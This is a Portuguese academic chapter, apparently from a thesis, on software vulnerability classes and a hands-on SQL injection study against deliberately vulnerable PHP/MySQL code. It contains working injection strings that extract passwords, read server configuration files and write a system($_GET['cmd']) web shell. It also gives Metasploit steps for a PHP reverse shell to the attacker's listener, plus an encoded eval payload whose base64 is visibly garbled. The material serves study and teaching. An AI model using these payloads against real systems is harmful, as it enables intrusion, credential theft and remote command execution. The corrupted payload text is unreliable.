Representação e Validação de Entrada

Não se deve confiar em dados de entrada, pois é baseado neles que decisões sobre o fluxo de execução são tomadas, e a falta de validação sobre esses dados permite a injeção de entradas maliciosas que podem fazer o sistema entrar em estados inconsistentes. A validação do lado do cliente deve ser utilizada apenas por questões de usabilidade, já que sua segurança pode ser facilmente contornada.

Um grande problema no processo de validação de entrada é que existem diversas

11 Ambiente no qual o sistema vai ser executado. Leva em conta o sistema hospedeiro, outras aplicações rodando no mesmo ambiente, ambiente de rede ao qual esta conectado, as configurações do sistema etc.
12 Estágio onde o sistema não está mais sendo testado/desenvolvido, estão em total operação.
13 Cf. sessão 3.1.

formas de representação de dados, e não é seguro supor que estes dados estarão sempre em uma determinada codificação, pois nesse caso, através da injeção de caracteres em outras codificações seria possível burlar o mecanismo de validação fazendo com que a entrada maliciosa passasse desapercebida. Problemas relacionados podem ocorrer se “metacaracteres” (caracteres especiais de controle) forem injetados.

Abusos de APIs

As APIs (*Application Programming Interfaces*) são interfaces que permitem a interação entre dois sistemas, duas aplicações. Além disso, ditam as convenções sobre chamadas de função, descrevendo as maneiras que uma tarefa em particular deve ser realizada, o modo como uma função deve ser chamada e os resultados esperados da mesma.

Abusos de API são violações dos contratos (convenções) de tal forma que as operações sejam executadas de forma indevida, podendo levar o sistema a estados de inconsistência.

Violação de Princípio de Segurança de *Software*

Essa classe é caracterizada pela violação de algum dos princípios descritaos na seção 2.2.2, porém é extremamente dependente do sistema em questão. Por exemplo, para uma página *web* de notícias não há nenhum problema na quebra da confidencialidade, porém para um *webmail*, essa quebra é considerada uma vulnerabilidade gravíssima, já que dados pessoais dos usuários estão sendo enviados através da rede.

Tempo e Estado

As aplicações estão cada vez mais se utilizando do conceito de computação concorrente, seja através de pseudo paralelismo ou paralelismo real. O primeiro obtido em arquiteturas mono-core. O segundo, em arquiteturas multi-core ou através de computação distribuída. O fato é que com a idéia de concorrência, da disputa entre os fluxos de execução do programa pelo processamento e pelo acesso à memória compartilhada, faz-se necessário um mecanismo de sincronização para assegurar a execução cronológica das operações baseadas no compartilhamento dos estados de cada fluxo de execução. Problemas com essa sincronização podem gerar vulnerabilidades desse grupo, que são dificílimas de se detectar.

Segundo McGraw (2006) em breve essa classe de vulnerabilidades será dominante.

Manipulação de Erros

É, de acordo com McGraw (2006, p. 281, tradução nossa), “uma subclasse de vulnerabilidades relacionadas a abusos de APIs que devido a sua grande ocorrência merecem atenção especial”. Problemas com tratamento de erros são comuns e ocorrem quando o contrato entre as chamadas de função é violado, ou quando detalhes de implementação são revelados em mensagens de erro.

Falta de Qualidade de Código

Um *software* com qualidade é um *software* com padrão, que segue bos práticas de programação. A falta de qualidade torna o código complexo e difícil de manter, e além disso pode gerar comportamentos inesperados (TSIPENYUK; CHESS; MCGRAW, 2007?) que podem se transformar em vulnerabilidades.

Encapsulamento

Deve haver uma delimitação entre diferentes componente de um sistema, assim como devem ser definidas barreiras entre esses limites. Essa necessidade de encapsulamento se deve ao desenvolvimento cada vez maior de aplicações multi-usuário, e da grande interação e colaboração entre diferentes aplicações visando realizar uma tarefa. Aplicações multi-usuários são problemáticas porque estreitam as relações entre entidades desconexas, enquanto que a colaboração entre aplicações estreita as relações entre os dados particulares às aplicações interagindo.

Ambiente de Execução

Um sistema de *software* é formado pela interação entre diversos componentes num ambiente de execução. Entre esses componentes estão: sistema operacional, sistema de arquivos, banco de dados, interfaces de entrada e saída, infra-estrutura de rede e os dispositivos de *hardware*. Todos esse componentes são possíveis pontos de ataque, e uma vulnerabilidade em um deles pode pôr todo o sistema em risco. Suposições errôneas a respeito

da interação entre esses componentes podem resultar na geraração de uma brecha, e da mesma forma, colocar o sistema todo em risco.

Dado todo o embasamento em desenvolvimento e segurança de *software* o capítulo seguinte trata de algumas das vulnerabilidades predominantes e mais problemáticas nos sistemas atuais que estão inclusos na distribuição.

3. ESTUDO DAS VULNERABILIDADES PREDOMINANTES

Esse capítulo foi organizado com o intuito de descrever algumas das vulnerabilidades que dominam os sistemas atualmente. Todos os códigos descritos nesse capítulo, incluindo códigos vulneráveis, códigos de exploração e códigos de prevenção, foram concebidos para demonstrar as vulnerabilidades, as técnicas de exploração e os métodos de prevenção, e para tal foram baseados na literatura da área, principalmente nos trabalhos de: Cannings, Dwivedi e Lackey (2008); Clarke (2009); Grossman et al (2007); Hogland e McGraw (2005); Hoffman e Sullivan (2008); Howard, LeBlanc e Viega (2010); e Viega e McGraw (2002). Estes códigos podem ser encontrados na distribuição gerada, e os exemplos de exploração podem ser reexecutados, assim como outras técnicas de ataque podem sem elaboradas, já que todos os programas vulneráveis encontram-se na distribuição para fins de estudo e aprendizado.

3.1. SQL *Injection*

Structured Query Language (SQL) é uma linguagem definida para manipulação de dados e metadados em SGBDs relacionais como Oracle, MySQL e Microsoft SQL Server. A grande maioria das aplicações, principalmente aplicações *web*, necessitam de um banco de dados para armazenar a enorme quantidade de dados que manipulam. O acesso a esses dados pela aplicação, tanto para a criação, remoção ou alteração, está estritamente relacionado com o fluxo da de execução da mesma e com as entradas dos usuários. Basicamente dados passados por usuários são passados para a aplicação e então um comando SQL é gerado e passado para o banco de dados para ser executado.

O código abaixo mostra a obtenção de um parâmetro passado pelo usuário através do método GET[14] e a codificação de um comando SQL utilizando esse parâmetro. O comando retorna todos os campos da tabela usuario do *schema* sql_injection onde o valor passado como parâmetro seja uma *substring* do campo login. Então os campos nome e login das entradas obtidas são informados ao usuário.

14 Método do protocolo HTTP que faz uma requisição para obtenção, através da URL, de um recurso específico de um servidor.

```php
<?php

    if(!empty($_GET["nome"])){

        $con = mysql_connect('localhost:3306', 'root', 'root');
        mysql_select_db("sql_injection", $con);

        $nome = $_GET["nome"];
        $query = "SELECT * FROM usuario WHERE login like '%$nome%'";

        echo $query . "<br>";

        $result = mysql_query($query, $con);

        while(($row = mysql_fetch_array($result)))
            echo $row['nome'] . " " . $row['login'] . "<br>";
    }
?>
```

A Figura 1 mostra uma requisição ao *script* acima e mostra o comando SQL executado pelo banco, bem como o resultado desse comando.

Vulnerabilidades de SQL *injection* se caracterizam pela injeção de comandos SQL em pontos de entrada de dados de maneira que esses comandos sejam executados pelo SGBD permitindo que o atacante realize operações diretas no banco sem as restrições impostas pela aplicação. Esse tipo de vulnerabilidade ocorre principalmente pela falta de validação e de codificação explícita dos valores recebidos de formulários, *cookies*[15] e de parâmetros de entrada, antes de serem inseridos em comandos SQL e serem executados no banco de dados. Ou seja, essa vulnerabilidade é classificada como de "representação e validação de entrada".




Figura 1: Requisição para o *script* php passando admin no parâmetro nome.

O código em questão não faz nenhum tipo de validação dos dados enviados pelo cliente e isso possibilita a injeção de comandos SQL. A exploração dessa vulnerabilidade possibilita: a obtenção de dados e metadados; remoção, alteração e inserção de dados em um *schema*; execução de operações administrativas sobre o SGBD e sobre o sistema de arquivos;

15 Dados enviados por um servidor *web* e mantidos nos clientes para serem enviados de volta a cada conexão HTTP com o servidor. São comumente utilizados para manter o estado de conexões, visto que o HTTP não mantem estado. Podem ainda ser utilizados para autenticação, armazenamento de preferências do usuário etc.

e execução de comandos do sistema operacional. O tipo do parâmetro passado para a variável nome logicamente deve ser uma *string*, e dados desse tipo são delimitados por aspas simples (') ou aspas duplas (“) na sintaxe do SQL. Então, o primeiro passo na verificação de uma vulnerabilidade de SQL *injection* é tentar injetar entradas com a finalidade de gerar um erro na execução de um comando SQL de tal maneira que haja um *feedback* sobre a maneira que a aplicação trata os dados externos. A Figura 2 mostra o resultado da injeção dos dados a'b”c' na aplicação. O usuário é informado de que houve um erro e que o banco de dados utilizado é o MySQL, isso viola diretamente os princípios “falhar de modo seguro” e “promoção da privacidade”. São facilmente identificáveis também violações dos princípios do “menor privilégio”, “separação de privilégios” e “mecanismo menos comum” pelo simples fato da aplicação utilizar o usuário root para as operações no banco de dados. Viola também, o princípio de “não confiar em interfaces externas” que é o fator mais relevante para essa vulnerabilidade.

Descoberta a vulnerabilidade, a Figura 3 mostra a injeção do SQL malicioso e a Figura 4 mostra o resultado de tal injeção. Nessa exploração, dados confidenciais são obtidos. Dessa vez, uma violação do princípio de “promoção da privacidade”, já que a senha está armazenada no formato bruto. O comando injetado faz a seleção da senha e do login da tabela usuario e unifica o resultado com o obtido da consulta original. Desse modo as senhas dos usuário serão obtidas através de $row['nome'] no código.




Figura 2: Injeção de entrada maliciosa para descoberta de vulnerabilidade.




Figura 3: SQL injetado no parâmetro nome. %23 equivale ao ASCII 0x23 ('#'), deve ser passado de forma codificada, pois o caractere é interpretado de forma especial na sintaxe URI.




Figura 4: Injeção de SQL fazendo a união de dois comando de seleção e obtendo as senhas de todos os usuários cadastrados.

3.1.1. Identificando o Banco de Dados

Durante o processo da exploração é fundamental que se descubra qual SGBD está sendo utilizado, já que a sintaxe e os comandos são diferentes. Isso é feito através de testes das particularidades de cada banco. As Figuras 5 e 6 mostram a passagem dos valores ad%2bmin (%2b é o caractere '+') e ad'%20'min (%20 é o espaço simples) para o parâmetro nome, para verificar se o banco em questão é o SQL Server ou o MySQL. Os dois valores quando interpretados pelo respectivo banco vão resultar na *string* admin, e caso o resultado da *query* seja o mesmo da Figura 1, descobre-se o banco utilizado pela aplicação.




Figura 5: Injeção de ad%2bmin, que no SQL Server resultaria em admin. A consulta não trouxe resultados.




Figura 6: Injeção de ad'%20'min, que no MySQL resulta em admin. Consulta trouxe resultados, logo o banco em questão é o MySQL.

3.1.2. Extração de Dados

Importante para a extração de informações da base de dados, é a utilização do comando UNION do SQL. A execução apropriada desse comando exige que o número de colunas das duas *queries* sejam iguais. Pode haver complicações na aplicação caso seja feita a união de uma coluna de tipo inteiro, com um coluna de tipo data, pois ao tentar uma conversão de tipo, um erro pode ser gerado.

Para descobrir o número de colunas a serem retornadas na consulta feita pela aplicação, basta injetar o comando ORDER BY N, onde N é o número da coluna pela qual os dados devem ser ordenados. Com algumas tentativas e erros, obtém-se a quantidade exata de colunas. Como mostrado nas Figuras 7, 8, 9 e 10.



Figura 7: Passagem de parâmetro var e sucesso na execução da *query*.




Figura 8: ORDER BY 6 injetado no SQL. Erro retornado devido ao número de colunas ser menor que 6.




Figura 9: ORDER BY 5 injetado no SQL. Erro retornado devido ao número de colunas ser menor que 5.




Figura 10: ORDER BY 4 injetado. Consulta realizada com sucesso, logo 4 colunas estão sendo retornadas pela consulta.

3.1.3. Stacked Queries

Um fator interessante ao explorar SQL *injections* são as chamadas *stacked queries* – que segundo Dzulfakar (2009), possibilitam a execução simultânea de múltiplas *queries* separadas por ponto-e-vírgula – que permitem um aumento significativo das possibilidades de exploração, já que os comandos injetados não ficam limitados ao comando SQL original, ou seja, há a possibilidade de execução de uma nova operação completamente independente da original. O código abaixo faz o uso desse artifício para inserir uma entrada em uma tabela e em seguida obter todos os dados da mesma.

A Figura 11 mostra a passagem do parâmetro User 3 para o *script* php, a Figura 12 mostra a injeção de SQL para fazer uma segunda inserção na tabela2 e a Figura 13 mostra uma requisição apenas para obter os dados da tabela e verificar o sucesso do ataque.

```php
<?php

    if(!empty($_GET["nome"])){

        $link = mysqli_connect("localhost", "root", "root", "sql_injection");
        if (!$link)
            die ('Erro ' . mysqli_connect_error());

        $nome = $_GET["nome"];
        $query = "INSERT INTO tabela2(nome) values('$nome'); SELECT id, nome FROM tabela2;";

        echo $query . "<br><br>";

        if (mysqli_multi_query($link, $query)) {

            $result == mysqli_use_result($link);
            if ($result == false && mysqli_errno() != 0)
                die('Erro: ' . mysqli_error());

            echo 'Inserção realizada com sucesso <br><br>';


            echo '<table border>
            <caption> Dados tabela2 </caption>
            <th>ID</th>
            <th>Nome</th>
            <tr>';

            if (mysqli_next_result($link)) {
                if ($result = mysqli_use_result($link)) {
                    while ($row = mysqli_fetch_array($result)) {
                        echo '<td>' . $row['id'] . '</td>';
                        echo '<td>' . $row['nome'] . '</td>';
                        echo '<tr>';
                    }
                }
            }

            echo '</table>';
        }
    }
    else
        echo 'O parâmetro nome deve ser informado<br>';
?>
```




Figura 11: Inserção de User 3 e obtenção de todos os dados da tabela2.




Figura 12: Injeção de comando SQL para inserção de um novo campo na tabela.




Figura 13: Uma nova inserção apenas para obter todos os dados da tabela e verificar o sucesso do ataque.

3.1.4. Execução de Comandos do Sistema Operacional

Injeção de *Script Web*.

SQL Server e Oracle possuem mecanismos para execução de comandos do sistema operacional, diferente do MySQL, que não possui tal mecanismo. Porém, dependendo de configurações específicas do ambiente vulnerável, é possível a elaboração de uma exploração que resulta na execução de comandos, mas para tal, o servidor *web* e o banco de dados devem estar na mesma máquina. A Figura 14 mostra a injeção da *string* admin%' UNION SELECT load_file('/etc/apache2/sites-available/sql-injection'), null %23 e a consequente obtenção do arquivo[16] que especifica o diretório raiz do *host* virtual sqlinjection.xsoft[17].




Figura 14: Injeção de SQL para obter o arquivo /etc/apache2/sites-available/sql-injection.

Conhecendo o diretório raiz (/xsoft/sql-injection/www), o que se pode fazer, é tentar injetar um *script* malicioso, que aumente as possibilidades do atacante. Porém, isso depende estritamente das permissões do uid do banco de dados e dos mecanismos de controle de acesso, que, como explicados na nota 16, foram "afrouxados" para questões de prova de conceito (POC). A Figura 15 mostra a injeção do *script* abaixo, através do parâmetro admin %' AND 1=2 UNION SELECT "<?php system($_GET['cmd']); ?>", null INTO OUTFILE '/xsoft/sql-injection/www/cmd.php' %23.

```
<?php
    system($_GET['cmd']);
?>
```

16 Para obter acesso a esses diretórios foi necessária uma alteração no arquivo /etc/apparmor/usr.sbin.mysqld para que fossem delegadas permissões de leitura e escrita para os diretórios /xsoft/sql-injection/www/** e /etc/apache2, que na instalação padrão do sistema são proibidas por tal mecanismo.

17 Normalmente o arquivo lido seria o default, mas isso criaria caos na estrutura dos diretórios da distribuição.




Figura 15: Injeção do *script* malicioso cmd.php no diretório raiz do *host* virtual sqlinjection.xsoft. Como esperado, nenhum resultado é retornado pela *query*.



Figura 16: Injeção do comando sleep resultando em um *delay* de 10 segundos no término da requisição.

A Figura 16 mostra a passagem de um comando sleep para o *script* cmd.php. Caso a página demore para retornar, significa que a execução de comandos está ativa no servidor.

Com o ataque descrito, é possível injetar comandos do sistema operacional, porém, seria mais interessante a obtenção de um *shell* no servidor, e, para tanto, pode-se injetar no servidor um *script* php que inicie um *shell* reverso com a máquina do atacante. Isso é obtido com o auxílio do metasploit, como demonstrado nas Figuras 17 e 18. Em seguida, utiliza-se a técnica descrita acima para, com a utilização de INTO OUTFILE, injetar no servidor um *script* php (reverse_shell.php) que execute o *payload* gerado pelo metasploit. Para efetivamente ganhar um *shell* no servidor, basta iniciar um serviço na porta 8080 do *host* atacante, e como mostra a Figura 19, utiliza-se o netcat para tal.

```
msf > use payload/php/reverse_php
msf payload(reverse_php) > show options

Module options:

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST                   yes       The listen address
   LPORT  4444             yes       The listen port

msf payload(reverse_php) > set LHOST 127.0.0.1
LHOST => 127.0.0.1
msf payload(reverse_php) > set LPORT 8080
LPORT => 8080
msf payload(reverse_php) > generate -t raw -e php/base64
```

Figura 17: Configuração de um *payload* php que inicia um *shell* reverso.

```
eval(base64_decode(CQkkaXBhZGRyPWxvbmcyaXAoMjEzMDcwNjQzMyk7CgkJJHBvcnQ9ODA4MDsKCQkCQkJQHNldF90aW
1lX2xpbWl0KDApOyBAaWdub3JlX3VzZXJfYWJvcnQoMSk7IEBpbmlfc2V0KCdtYXhfZXhlY3V0aW9uX3RpbWUnLDApOwoJCQk
kZGlzPUBpbmlfZ2V0KCdkaXNhYmxlX2Z1bmN0aW9ucycpOwoJCQlpZighZW1wdHkoJGRpcykpewoJCQkJJGRpcz1wcmVnX3Jl
cGxhY2UoJy9bLCBdKy8nLCAnLCcsICIRkaXMpOwoJCQkJJGRpcz1leHBsb2RlKCcsJywgJGRpcyk7CgkJCQkkZGlzPWFycmF5X
21hcCgndHJpbScsICIRkaXMpOwoJCQl9ZWxzZXsKCQkJCSRkaXM9YXJyYXkoKTsKCQkJfQoJCQkCgkJaWYoIWZ1bmN0aW9uX2
V4aXN0cygnZ2tmTGN6SScpKXsKCQkJZnVuY3Rpb24gZ2tmTGN6SSgkYyl7CgkJCQlnbG9iYWwgJGRpczsKCQkJCQlaCGNsb3NlKCk
kYy4iIDI.chr(43).JjFcbiI7CgkJCSR2a3FyVHZVPSdpc19jYWxsYWJsZSc7CgkJCSRRTmlnZD0naW5fYXJyYXknOwoJCQkK
CQkJaWYoJHZrcXJUdlUoJ3Bhc3N0aHJ1JylhbmQhJFFOaWdkKCdwYXNzdGhydScsJGRpcykpewoJCQkJb2Jfc3RhcnQoKTsKC
QkJCXBhc3N0aHJ1KCRjKTsKCQkJCSRvPW9iX250ZW50cygpOwoJCQkJb2JfZW5kX2NsZWFuKCk7CgkJCX1lbHNlCg
kJCWlmKCR2a3FyVHZVKCdleGVjJylylhbmQhJFFOaWdkKCdlYXNzdGhydScsJGRpcykpewoJCQkJb2Jfc3RhcnQoKTsKC
QkJCXBhc3N0aHJ1KCRjKTsKCQkJCSRvPW9iX250ZW50cygpOwoJCQkJb2JfZW5kX2NsZWFuKCk7CgkJCX0KCQkJaWYoIWZ
uY3Rpb25fZXhpc3RzKCdzeXN0ZW0nKWFuZCEkUU5pZ2QoJ3N5c3RlbScsJGRpcykpewoJCQkJb2Jfc3RhcnQoKTsKCQkJCXN5c3RlbSgkYyk7CgkJCQkkbzEgPSBvYl9nZXRfY29udGVudHMoKTsKCQkJCW9iX2VuZF9jbGVhbi5pOwoJCQkJJG89c2hlbGx
GUoIWZlb2YoJHBpcGVzWzFdKSl7CgkJCQkJJG8uPWZyZWFkKCRmcCwxMDI0KTsKCQkJCQl9CgkJCQlAcGNsb3NlKCRmcCk7CgkJ
X1lbHNlCgkJCQlmKCR2a3FyVHZVKCdzeXN0ZW0nKWFuZCEkUU5pZ2QoJ3N5c3RlbScsJGRpcykpewoJCQkJb2Jfc3RhcnQoKT
sKCQkJCXN5c3RlbSgkYyk7CgkJCQkkbzEuPWZyZWFkKCRmcCwxMDI0KTsKCQkJCQl9CgkJCQl9CgkJCX1lbHNlCgkJCQlmKCR
2a3FyVHZVKCdleGVjJylylhbmQhJFFOaWdkKCdleGVjJywk.ZGlzKSl7CgkJCQkkbz1hcnJheSgpOwoJCQkJZXhlYy
gkYywkbyk7CgkJCQkkbz1qb2luKGNocigxMCksJG8pLmNocigxMCk7CgkJCX1lbHNlCgkJCWlmKCR2a3FyVHZVKCdwcm9jX29
wZW4nKWFuZCEkUU5pZ2QoJ3Byb2Nfb3BlbicsJGRpcykpewoJCQkJJGhhbmRsZT1wcm9jX29wZW4oJGMsYXJyYXkoo
cGlwZSwncicpLGFycmF5KHBpcGUsJ3cnKSxhcnJheShwaXBlLCd3JykpLCRwaXBlcyk7CgkJCQkkb2Zjfc3RhcnQoKTsKC
GUoIWZlb2YoJHBpcGVzWzFdKSl7CgkJCQkJJG8uPWZyZWFkKCRmcCwxMDI0KTsKCQkJCQl9CgkJCQlAcGNsb3NlKCRmcCk7CgkJ
JCQkkZnA9cG9wZW4oJGMsJ3InKTsKCQkJCSRvPU5VTEw7CgkJCQlpZihpc19yZXNvdXJjZSgkZnApKXsKCQkJCQl3aGlsZSgh
ZmVvZigkZnApKXsKCQkJCQkJJG8uPWZyZWFkKCRmcCwxMDI0KTsKCQkJCQl9CgkJCQlAcGNsb3NlKCRmcCk7CgkJCX0KCQkJ
